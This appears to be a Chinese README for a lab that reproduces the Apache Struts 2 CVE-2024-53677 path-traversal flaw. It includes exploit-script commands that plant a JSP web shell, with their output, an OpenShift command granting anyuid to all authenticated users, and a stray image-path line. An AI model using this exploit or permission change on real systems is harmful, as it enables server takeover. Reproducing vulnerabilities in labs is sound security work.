该仓库提供了一个基于容器的环境,用于复现 Apache Struts 2 中的 CVE-2024-53677 漏洞。该漏洞涉及路径遍历,并允许通过 Struts 2 的文件上传功能执行任意代码(RCE)。
该环境可以使用 Podman 构建和运行。请按照以下步骤来设置应用程序:
git clone https://github.com/seanrickerd/CVE-2024-53677.git
cd CVE-2024-53677
podman build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
podman run -d -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2024-53677 cve-2024-53677
运行漏洞利用:
pip install -r requirements.txt
python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files newshell.jsp --destination ../newshell.jsp
存在一个间歇性问题:文件会上传成功,但无法访问。要解决此问题,你需要在目标路径中添加一个额外的点,然后重新运行原始命令。
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination .../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: .../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/.../shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[ALERT] File uploaded and accessible: http://localhost:8080/shell.jsp
该 shell 可通过浏览器访问,地址为 http://localhost:8080/shell.jsp
OpenShift 默认是安全的,因此你需要先允许特权容器:
oc adm policy add-scc-to-group anyuid system:authenticated
如果你想自行构建镜像文件,你还需要将以下行添加到 dockerfile 中:
COPY --from=0 /usr/src/cve/target/upload-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml
以下 yaml 将创建一个名为 "vulnerables" 的命名空间,并将易受攻击的容器部署为副本数为 1 的 Deployment,同时创建一个 Service 和一个 Route,使你可以访问该易受攻击的工作负载。
如果你自行构建了镜像,则需要更改 yaml 中镜像的位置,以反映你镜像的位置。
oc create -f ocp-struts.yaml

你可以在 网络->路由 中找到该路由。